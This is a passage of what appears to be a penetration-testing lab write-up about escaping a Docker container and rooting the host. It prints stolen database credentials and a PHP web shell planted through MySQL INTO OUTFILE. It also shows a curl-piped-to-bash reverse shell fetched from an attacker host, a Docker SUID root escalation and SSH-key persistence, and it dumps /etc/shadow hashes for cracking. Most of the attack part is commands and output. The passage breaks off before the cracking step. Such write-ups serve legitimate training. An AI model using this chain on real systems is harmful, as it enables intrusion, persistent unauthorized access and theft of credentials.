
```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@71afbc1c96fe:/var/www/admin$
```

Having a look in our current directory, we can see a few files but one in particular has some interesting information. Db_connect would seem to contain some more credentials for what would appear to be a MYSQL Database, we will keep these noted along with outhers found for later use:

```
www-data@71afbc1c96fe:/var/www/admin$ ls
ls
action_page.php  dashboard.php   docs      hololive.png  robots.txt
assets           db_connect.php  examples  index.php     supersecretdir
www-data@71afbc1c96fe:/var/www/admin$ cat db_connect.^[[Bphp
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
www-data@71afbc1c96fe:/var/www/admin$
```

On further inspection of the environment we discover we are within a docker container, this isn't too hard to spot generally by using ps aux we will see a .dockerenv although in this case it didn't show with ps aux instead we go to the root of the file directory and use the ls

-la command which then reveals the .dockerenv file.



Cgroups are used by containerization software such as LXC or Docker. Let's look for them by navigating to /proc/1 and then catting the "cgroup" file... It is worth mentioning that the "cgroups" file contains paths including the word "docker":

```
www-data@71afbc1c96fe:/$ cd /proc/
cd /proc/
www-data@71afbc1c96fe:/proc$ ls
ls
1    539        cmdline      irq          mounts        sysrq-trigger
27   540        consoles     kallsyms     mtrr          sysvipc
31   543        cpuinfo      kcore        net           thread-self
33   544        crypto       key-users    pagetypeinfo  timer_list
34   552        devices      keys         partitions    tty
429  553        diskstats    kmsg         pressure      uptime
509  554        dma          kpagecgroup  sched_debug   version
514  561        driver       kpagecount   schedstat     version_signature
517  562        execdomains  kpageflags   scsi          vmallocinfo
518  572        fb           loadavg      self          vmstat
519  75         filesystems  locks        slabinfo      xen
520  acpi       fs           mdstat       softirqs      zoneinfo
522  buddyinfo  interrupts   meminfo      stat
523  bus        iomem        misc         swaps
538  cgroups    ioports      modules      sys
www-data@71afbc1c96fe:/proc$ cd 1
cd 1
www-data@71afbc1c96fe:/proc/1$ ls
ls
arch_status      environ    mountinfo      personality   statm
attr             exe        mounts         projid_map    status
autogroup        fd         mountstats     root          syscall
auxv             fdinfo     net            sched         task
cgroup           gid_map    ns             schedstat     timers
clear_refs       io         numa_maps      sessionid     timerslack_ns
cmdline          limits     oom_adj        setgroups     uid_map
comm             loginuid   oom_score      smaps         wchan
coredump_filter  map_files  oom_score_adj  smaps_rollup
cpuset           maps       pagemap        stack
cwd              mem        patch_state    stat
www-data@71afbc1c96fe:/proc/1$ cat cgroup
cat cgroup
12:hugetlb:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
11:freezer:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
10:devices:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
9:rdma:/
8:net_cls,net_prio:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
7:cpuset:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
6:cpu,cpuacct:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
5:pids:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
4:perf_event:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
3:blkio:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
2:memory:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
1:name=systemd:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
0::/system.slice/containerd.service
```

This confirms further that we are in a docker container.We notice when running ifconfig that we are on 192.168.100.100 even though we connected to it via the web app which was on the .200 subnet. This comes across as a little odd and Strange to me...

```
www-data@71afbc1c96fe:/var/www$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.100  netmask 255.255.255.0  broadcast 192.168.100.255
        ether 02:42:c0:a8:64:64  txqueuelen 0  (Ethernet)
        RX packets 3890  bytes 287058 (287.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4350  bytes 10588853 (10.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 88  bytes 6952 (6.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88  bytes 6952 (6.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

www-data@71afbc1c96fe:/var/www$
```

we can look at this a little further by using the route -n command similarly to before, this time revealing an internal gateway on 192.168.100.1:

```
www-data@71afbc1c96fe:/var/www$ route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.100.1   0.0.0.0         UG    0      0        0 eth0
192.168.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
www-data@71afbc1c96fe:/var/www$
```

We should be able to connect with that gateway , we can try pinging it to see if it will return traffic meaning we have connectivity or there are various ways to do this, in this case we will use Netcat for simplicity as only one line is needed and this will also show us anyopen ports:

```
www-data@bd99793ff057:/var/www/admin$ nc -zv 192.168.100.1 1-65535
nc -zv 192.168.100.1 1-65535
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 33060 (?) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 8080 (http-alt) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 3306 (mysql) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 80 (http) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 22 (ssh) open
```

We can see from the scan results above that there would appear to be a few port open on the 192.168.100.1 gateway port 22-ssh, port 80 and 8080 - possible we servers and port 3306 - An SQL server. We have already found credentials for a SQL server so we should take a look at that! Using the credentials we found earlier from the db_connect file we

connect to the mysql db on host 192.168.100.1:

```
www-data@bd99793ff057:/var/www/admin$ mysql -u admin -p -h 192.168.100.1
mysql -u admin -p -h 192.168.100.1
Enter password: !123SecureAdminDashboard321!

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.22-0ubuntu0.20.04.2 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

We then have a look at what databases are available:

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| DashboardDB        |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql>
```

Selecting the DashboardDB we then enumerate out the tables on the database finding the users table, we can then view this uses table which includes usernames and passwords, we find more credentials here for two users one Admin and the other a user called gurag. We will note these credentials down for use within the environment:

```
mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_DashboardDB |
+-----------------------+
| users                 |
+-----------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
SELECT * FROM users;
+----------+-----------------+
| username | password        |
+----------+-----------------+
| admin    | DBManagerLogin! |
| gurag    | AAAA            |
+----------+-----------------+
2 rows in set (0.00 sec)
```

Now that we have identified that you are in a container and have performed all the information gathering and situational awareness we currently can, we can try to escape the container by exploiting the remote database.There are several ways to escape a container, all typically stemming from misconfigurations of the container from services or access controls.

The basic method for exploiting MYSQL to perform a container breakout is listed out simply below:

• Access the remote database using administrator credentials

• Create a new table in the main database

• Inject PHP code to gain command execution

• Drop table contents onto a file the user can access

• Execute and obtain RCE on the host.

An example of the code used would be:

<?php $cmd=$_GET["cmd"];system($cmd);?>

We can use a single command to inject our PHP code into a table and save the table into a file on the remote system. We are writing any code that we want onto the remote system from this command, which we can then execute, giving us code execution. This is shown

step by step below, remember we log in using the administrator credentials we have for the DB then proceed with these steps:

1. Create our own table

```
Database changed
mysql> show tables;
show tables;
+-------------------------+
| Tables_in_DashboardDB |
+-------------------------+
| users                 |
+-------------------------+
1 row in set (0.00 sec)

mysql> CREATE TABLE backdoor( Code varchar(255) );
CREATE TABLE backdoor( Code varchar(255) );
Query OK, 0 rows affected (0.03 sec)

mysql> show tables;
show tables;
+-------------------------+
| Tables_in_DashboardDB |
+-------------------------+
| backdoor              |
| users                 |
+-------------------------+
2 rows in set (0.00 sec)
```

we can see our table backdoor is created by using the command "CREATE TABLE backdoor" , we can also see within the table creation command that we also need a column and we want this to allow a lot of characters within the column, so we set the column for varchar (variable characters) with a length of 255 allowing for plenty of characters for our payload. we can now insert our payload into the table.

2. Insert our backdoor code into the table:

```
mysql> INSERT INTO backdoor(Code) value ('<?php $cmd=$_GET[\"cmd\"]\;system($cmd)\;?>');
INSERT INTO backdoor(Code) value ('<?php $cmd=$_GET[\"cmd\"]\;system($cmd)\;?>');
Query OK, 1 row affected (0.01 sec)

mysql> select * from backdoor
select * from backdoor
    -> ;
;
+-----------------------------------------+
| Code                                    |
+-----------------------------------------+
| <?php $cmd=$_GET["cmd"];system($cmd);?> |
+-----------------------------------------+
1 row in set (0.00 sec)

mysql>
```

We now need to save our table using the “Into outfile” command in mysql, we need to select what data we want and then provide a location that we can access in order to execute the stored command. It makes sense to store the file to /var/www/html in this case as we are attacking the web app to try and escape from our docker container, We also want to append a .php extension as we want the code to load as a web page so that our Remote Code Execution works:

```
mysql> SHOW VARIABLES LIKE "secure_file_priv";
SHOW VARIABLES LIKE "secure_file_priv";
+------------------+-----------------+
| Variable_name    | Value           |
+------------------+-----------------+
| secure_file_priv | /var/www/html/ |
+------------------+-----------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM backdoor INTO OUTFILE '/var/www/html/backdoor.php'
SELECT * FROM backdoor INTO OUTFILE '/var/www/html/backdoor.php'
    -> ;
;
Query OK, 1 row affected (0.00 sec)

mysql>
```


We have now created a file with our exploit within it, so all we should need to do now is curl the url where our exploit is waiting, this is shown in the screenshot below, we can see we now have successful code execution on the database host of 192.168.100.1Just confirming this we run the ifconfig command through our rce receiving back the gateways IP confirming we have the correct machine:

```
www-data@bd99793ff057:/var/www/admin$ curl 192.168.100.1:8080/backdoor.php?cmd=whoami
<in$ curl 192.168.100.1:8080/backdoor.php?cmd=whoami
www-data
www-data@bd99793ff057:/var/www/admin$ curl 192.168.100.1:8080/backdoor.php?cmd=ifconfig
<$ curl 192.168.100.1:8080/backdoor.php?cmd=ifconfig
br-19e3b4fa18b8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.1  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::42:1fff:fe00:3a43  prefixlen 64  scopeid 0x20<link>
        ether 02:42:1f:00:3a:43  txqueuelen 0  (Ethernet)
        RX packets 67078  bytes 6633771 (6.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 67410  bytes 3700395 (3.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:5b:24:f0:27  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.200.107.33  netmask 255.255.255.0  broadcast 10.200.107.255
        inet6 fe80::2c:acff:fee8:574f  prefixlen 64  scopeid 0x20<link>
        ether 02:2c:ac:e8:57:4f  txqueuelen 1000  (Ethernet)
        RX packets 2142  bytes 168748 (168.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1960  bytes 2768757 (2.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now all we need to do is use this ability to send ourselves a shell from the host system we can do this easily by repeating our previous shell method although this seems to crash the

box on this occasion, so we will use a quick easy bash script and a metasploit listener, this can be seen in the screens below:

Simple bash reverse shell:



Host the script on a python webserver on our machine:

Starting metasploit multi handler setting lhost to our tun0 vpn interface and lport to 53 a less suspect port for networks:

We now need the command to pass through curl. Any command will need to be encoded to ensure it is interpreted in the correct way by the target machine inorder to do this we will need to encode so our original command would be: backdoor.php?cmd=curl http://10.50.103.205:80/bash.sh|bash &


To understand how this is being encoded we can do it ourselves, we need to encode any special characters in the following way:

- Spaces ( )= %20
- Colons (:) = %3A
- Forward Slashes (/) = %2F
- Pipes (|) = %7C
- Ampersands (&) = %26

So our payload now becomes:

backdoor.php?cmd=curl%20http%3A%2F%2F10.50.103.205%3A80%2Fbash.sh%7Cbash%20%26

The screenshot below contains a fair bit of information so let's break it down. Top left we execute the curl command, bottom left the request is made to the server hosting our payload, on the right we catch the shell:



We have access to the web server 10.200.111.33 aka L-SRV01 as www-data, so we have successfully escaped the docker container and have landed on the host machine as a low user its time to escalate our privileges. First though we will need to enumerate the host machine. This includes, getting the server OS, architecture, kernel version, SUID binaries

etc. We check sudo -l but we get told no, so we then try another method by backgrounding our shell, then we search in metasploit for post/multi/manage/shell_to_meterpreter, we can normally use this to upgrade our shell and allow us to upload and download files easily usually meaning we can use linpeas to enumerate ways to escalate our privileges. unfortunately this didn't work so we are going to find some binaries that we have access to and can abuse through use of LOLbins, firstly we will list the binaries available to us with the setuid bit set to do this is simple enough we just use find / -perm -u=s -type f 2>/dev/null:

```
ww-data@ip-10-200-107-33:/tmp$ find / -perm -u=s -type f 2>/dev/null
ind / -perm -u=s -type f 2>/dev/null
usr/lib/eject/dmcrypt-get-device
usr/lib/dbus-1.0/dbus-daemon-launch-helper
usr/lib/policykit-1/polkit-agent-helper-1
usr/lib/openssh/ssh-keysign
usr/bin/umount
usr/bin/docker
usr/bin/fusermount
usr/bin/newgrp
usr/bin/pkexec
usr/bin/su
usr/bin/gpasswd
usr/bin/passwd
usr/bin/at
usr/bin/chfn
usr/bin/sudo
usr/bin/mount
usr/bin/chsh
ww-data@ip-10-200-107-33:/tmp$
```

We see a few potentially useful binaries. Knowing we have just escaped from the docker container we decide to look at “usr/bin/docker” first. checking GTFObins we see that Docker has a possible SUID escalation that should give us a root shell:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.

```
sudo install -m =xs $(which docker) .

./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Since we are attacking an existing binary we can ignore the first line and we need to slightly edit the second line to match the name of the docker image we plan to attack leading the command to be :

/usr/bin/docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh

We can Find our docker image in this case Ubuntu 18.04 by using the command ”Docker image ls” we see this in the below screenshot:

```
www-data@ip-10-200-107-33:/$ docker image ls
docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
<none>              <none>              cb1b741122e8        3 years ago         995MB
<none>              <none>              b711fc810515        3 years ago         993MB
<none>              <none>              591bb8cd4ef6        3 years ago         993MB
<none>              <none>              88d15ba62bf4        3 years ago         993MB
ubuntu              18.04               56def654ec22        3 years ago         63.2MB
www-data@ip-10-200-107-33:/$
```

we can now execute this command and gain our root shell:

```
www-data@ip-10-200-107-33:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-200-107-33:/$ /usr/bin/docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh
 run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh
# whoami
whoami
root
#
```

We take this opportunity to give our selves some direct access and persistence on this machine by generating an ssh key and echoing our public key into the .ssh authorized_keys file on L-SRV01:

Generating ssh key on our host machine:

```
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/accessone/.ssh/id_rsa):
/home/accessone/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/accessone/.ssh/id_rsa
Your public key has been saved in /home/accessone/.ssh/id_rsa.pub
The key fingerprint is:
```

Adding our SSH public key into the /.ssh/suthorised_keyz file on L-SRV01:

```
# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwNLUO/ka3UaSRrgRJ+2i/gHZjYJY5G0wis+A/ztXw1ZmwjEFWJeMrafgI06p90lebrbQlQ0BCCkcTvd7qs
ARB390He0QqJjV+j0PU1BE6sN6PyUMtJ+cbZ6LbZTibJTEGztJ+BeFKyswAKl4eavv+5S6ni9Tj8c4+hvycRkFXDjoNbXrxHLqMypwiBfKa7tz72G1jIWijiU+oaOW50D
1tdjzl9Mat/8BXvQ898Tciql7K6nV6teWt1Gni0J+sOiL6/7dW8EuM+pQ+idoDaWJVezzthgptSEh3NFxEwPNIbbrn0gThZvKypOVwTPBlQ/0T9cvRxXAxhWhjDNrnYia
GZGOP7z7vV3aCv86wZviYWME3g54GYU1dB3U0R9mmlL0xwIOOu66Rxa+tG7vD3sYrWsK3+MkPHUIPWUVyNz8×3dTTJwZ2q9qGgkPFM6hZ2NrWHWKW+sf4bsR/z6HNTLyw
jX2Bkj/AWSK3aRj7cJ19KZK0vIEiuejcello60xglHc= accessone@pentest-accessone" >> authorized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwNLUO/ka3UaSRrgRJ+2i/gHZjYJY5G0wis+A/ztXw1ZmwjEFWJeMrafgI06p90lebrbQlQ0BCCkcTvd7qsAR
B390He0QqJjV+j0PU1BE6sN6PyUMtJ+cbZ6LbZTibJTEGztJ+BeFKyswAKl4eavv+5S6ni9Tj8c4+hvycRkFXDjoNbXrxHLqMypwiBfKa7tz72G1jIWijiU+oaOW50D1t
djzl9Mat/8BXvQ898Tciql7K6nV6teWt1Gni0J+sOiL6/7dW8EuM+pQ+idoDaWJVezzthgptSEh3NFxEwPNIbbrn0gThZvKypOVwTPBlQ/0T9cvRxXAxhWhjDNrnYiaGZ
GOP7z7vV3aCv86wZviYWME3g54GYU1dB3U0R9mmlL0xwIOOu66Rxa+tG7vD3sYrWsK3+MkPHUIPWUVyNz8×3dTTJwZ2q9qGgkPFM6hZ2NrWHWKW+sf4bsR/z6HNTLywjX
2Bkj/AWSK3aRj7cJ19KZK0vIEiuejcello60xglHc= accessone@pentest-accessone" >> authorized_keys
```

We should now be able to log in as root on this machine at anytime without having to re-exploit our initial route in. Testing our newly created persistence, we can see we have successfully gained root on this machine:

We can now grab all the flags on the machine and submit them as well as grab the ect/shadow file and crack some passwords by using unshadow and our passwd file we found earlier, we also noticed a non defualt user in the shadow file of linux-admin:

1 grabbing the shadow file:

```
cat /etc/shadow
root:$6$TvYo6Q8EXPuYD8w0$Yc.Ufe3ffMwRJLNroJuMvf5/Telga69RdVEvgWBC.FN5rs9vO0NeoKex4jIaxCyWNPTDtYfxWn.EM4OLxjndR1:18605:0:99999:7::
:
daemon:*:18512:0:99999:7:::
bin:*:18512:0:99999:7:::
sys:*:18512:0:99999:7:::
sync:*:18512:0:99999:7:::
games:*:18512:0:99999:7:::
man:*:18512:0:99999:7:::
lp:*:18512:0:99999:7:::
mail:*:18512:0:99999:7:::
news:*:18512:0:99999:7:::
uucp:*:18512:0:99999:7:::
proxy:*:18512:0:99999:7:::
www-data:*:18512:0:99999:7:::
backup:*:18512:0:99999:7:::
list:*:18512:0:99999:7:::
irc:*:18512:0:99999:7:::
gnats:*:18512:0:99999:7:::
nobody:*:18512:0:99999:7:::
systemd-network:*:18512:0:99999:7:::
systemd-resolve:*:18512:0:99999:7:::
systemd-timesync:*:18512:0:99999:7:::
messagebus:*:18512:0:99999:7:::
syslog:*:18512:0:99999:7:::
_apt:*:18512:0:99999:7:::
tss:*:18512:0:99999:7:::
uuidd:*:18512:0:99999:7:::
tcpdump:*:18512:0:99999:7:::
sshd:*:18512:0:99999:7:::
landscape:*:18512:0:99999:7:::
pollinate:*:18512:0:99999:7:::
ec2-instance-connect:!:18512:0:99999:7:::
systemd-coredump:!!:18566::::::
ubuntu:!$6$6/mlN/Q.1gopcuhc$7ymOCjV3RETFUl6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLzxFuAwG0dGcLk1NX70EVzUUKyUQOezaf0.:18601:0:99999:
7:::
lxd:!:18566::::::
mysql:!:18566:0:99999:7:::
dnsmasq:*:18566:0:99999:7:::
linux-admin:$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:18570:0:99
999:7:::
```

2. we need to unshadow the shadow file to do this we use the unshadow tool it's super simple and will give us the input we need for john the ripper:

